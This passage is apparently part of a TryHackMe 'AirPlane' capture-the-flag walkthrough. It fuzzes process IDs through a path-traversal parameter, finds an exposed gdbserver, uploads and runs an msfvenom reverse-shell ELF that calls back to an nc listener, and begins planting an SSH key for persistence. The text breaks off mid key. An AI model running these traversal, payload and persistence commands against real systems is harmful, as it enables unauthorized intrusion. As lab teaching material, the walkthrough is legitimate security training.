
```
#include <stdio.h>

int main() {
    FILE *file = fopen("num.txt", "w");

    if (file == NULL) {
        perror("Error opening file");
        return 1;
    }
    // Buffer to store all port numbers in one go
    char buffer[100000 * 6]; // 100000 numbers, each up to 5 digits + newline
    char *ptr = buffer;
    for (int i = 1; i <= 100000; i++) {
        ptr += sprintf(ptr, "%d\n", i);
    }
    // Write the entire buffer to the file in one go
    fwrite(buffer, ptr - buffer, 1, file);
    fclose(file);
    printf("File 'num.txt' has been generated with port numbers from 1 to 100000.\n");

    return 0;
}
```

Compile it like this



```
┌──(pks㉿Kali)-[~/TryHackMe/AirPlane]
└─$ gcc -O3 -o numgen process-num.c
```

and then run it



```
┌──(pks㉿Kali)-[~/TryHackMe/AirPlane]
└─$ ./numgen
File 'num.txt' has been generated with port numbers from 1 to 100000.

┌──(pks㉿Kali)-[~/TryHackMe/AirPlane]
└─$ cat num.txt | tail
99991
99992
99993
99994
99995
99996
99997
99998
99999
100000
```


****

These are gonna be used as pid of processes we are gonna fuzz

Ok now we have a list from 1 to 100000 now run the fuzz scan in gobuster

```
gobuster fuzz -u "http://airplane.thm:8000/?page=../../../../proc/FUZZ/environ" -w num.txt -o gobuster_pids.txt -b 500 --exclude-length 14 -t 100
```

Found these two




```
┌──(pks☺Kali)-[~/TryHackMe/AirPlane]
└─$ gobuster fuzz -u "http://airplane.thm:8000/?page=../../../../proc/FUZZ/environ" -w num.txt -o gobuster_pid
ngth 14 -t 500
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://airplane.thm:8000/?page=../../../../proc/FUZZ/environ
[+] Method:                  GET
[+] Threads:                 500
[+] Wordlist:                num.txt
[+] Excluded Status codes:   500
[+] Exclude Length:          14
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in fuzzing mode
===============================================================
Found: [Status=200] [Length=437] [Word=527] http://airplane.thm:8000/?page=../../../../proc/527/environ

Found: [Status=200] [Length=437] [Word=530] http://airplane.thm:8000/?page=../../../../proc/530/environ
```

Processes

Found: [Status=200] [Length=437] [Word=527] http://airplane.thm:8000/?page=../../../../proc/527/environ
Found: [Status=200] [Length=437] [Word=530] http://airplane.thm:8000/?page=../../../../proc/530/environ


Lets check out these



```
┌──(pks☺Kali)-[~/TryHackMe/AirPlane]
└─$ curl "http://airplane.thm:8000/?page=../../../../proc/527/cmdline" --output -
/usr/bin/gdbserver0.0.0.0:6048airplane

┌──(pks☺Kali)-[~/TryHackMe/AirPlane]
└─$ curl "http://airplane.thm:8000/?page=../../../../proc/530/cmdline" --output -
/usr/bin/python3app.py
```

Now here we have already looked at app.py lets see what we can find on gdbserver also this is what is running on port 6048


i found this thing on hacktricks : https://book.hacktricks.xyz/network-services-pentesting/pentesting-remote-gdbserver



You can easily create an **elf backdoor with msfvenom**, upload it and execute is:


```
# Trick shared by @B1n4rySh4d0w
msfvenom -p linux/x64/shell_reverse_tcp LHOST=10.10.10.10 LPORT=4444 PrependFork=true -f

chmod +x binary.elf

gdb binary.elf

# Set remote debuger target
target extended-remote 10.10.10.11:1337

# Upload elf file
remote put binary.elf binary.elf

# Set remote executable file
set remote exec-file /home/user/binary.elf

# Execute reverse shell executable
run

# You should get your reverse-shell
```

Before executing this i recommend to start a listener on port 443




```
┌──(pks㉿Kali)-[~/test/PortNumbers]
└─$ nc -lvnp 443
listening on [any] 443 ...
```

Now lets execute those commands




```
┌──(pks㉿Kali)-[~/TryHackMe/AirPlane]
└─$ msfvenom -p linux/x64/shell_reverse_tcp LHOST=10.17.94.2 LPORT=443 PrependFork=true -f elf -o binary.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 106 bytes
Final size of elf file: 226 bytes
Saved as: binary.elf

┌──(pks㉿Kali)-[~/TryHackMe/AirPlane]
└─$ chmod +x binary.elf
```



```
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from binary.elf...
(No debugging symbols found in binary.elf)
(gdb) target extended-remote airplane.thm:6048
Remote debugging using airplane.thm:6048
(gdb) remote put binary.elf /tmp/binary.elf
Successfully sent file "binary.elf".
(gdb) set remote exec-file /tmp/binary.elf
(gdb) run
```


And we get a shell :



```
┌──(pks㉿Kali)-[~/test/PortNumbers]
└─$ nc -lvnp 443
listening on [any] 443 ...
connect to [10.17.94.2] from (UNKNOWN) [10.10.37.234] 51482
```


To upgrade this lets just put our ssh public on these .ssh folder of hudson user

To make the public and private key do this




```
┌──(pks㉿Kali)-[~/test/PortNumbers]
└─$ ssh-keygen -t rsa -f pwn -b 4096 -C '' -N ''
Generating public/private rsa key pair.
Your identification has been saved in pwn
Your public key has been saved in pwn.pub
The key fingerprint is:
SHA256:LYIBL4ZxevaomQGXgrkgnEe2hTxLJWRLU/B9zlH5TsQ
The key's randomart image is:
+---[RSA 4096]----+
|. =X=+      .o   |
|o**OB .    .. E  |
|XoO+=. . o  o    |
|+B•= o  +..  o   |
|o . o . So. o    |
| =      . .   .  |
|+                |
|                 |
|                 |
+----[SHA256]-----+
```

Now cat out the pwn.pub then put in the ~/.ssh/authorized_keys in the reverse shell




```
┌──(pks㉿Kali)-[~/test/PortNumbers]
└─$ cat pwn.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAACAQDJl9xTYzerMq1zijw6rmekBZd9fz3EiodB2b8i1Up3sVxP1L5osVnf1PUUkkx3Rq2cnBJ4w+rVmhevkT
jgVmOXhdbOE63WrrUBG4AA1/B0Hv5Wdozyzxl1ii3hd0oZoDHvYTbRZXPHdR8yZ94rwkodyjOPS/36Bc5uxB6ZtWxD6LfPfYufiaPFuoFzrFXTN/Vgzjt1
3O6OIcA+Jg/3j0uribn73yZ40p8MWYBf1RLfO+KakD8s/PIcTPWqPLo9HUbgC6hgc/5loFg0CEXadZQ124ic+UJSdr2vCyhnGyLB7O87bUski3jqX/hFQw
3dzfOAIm/8iuQo1wRdkcIVOeRV6gTquVTWDu5ZDuvnlYrBESDGOhEGynP1WzCK4tRn8m2nmu1MWYxzzkXyjmkda+s/wHCpY+V/kLqoh1I8Pb2OCNv1VHNu
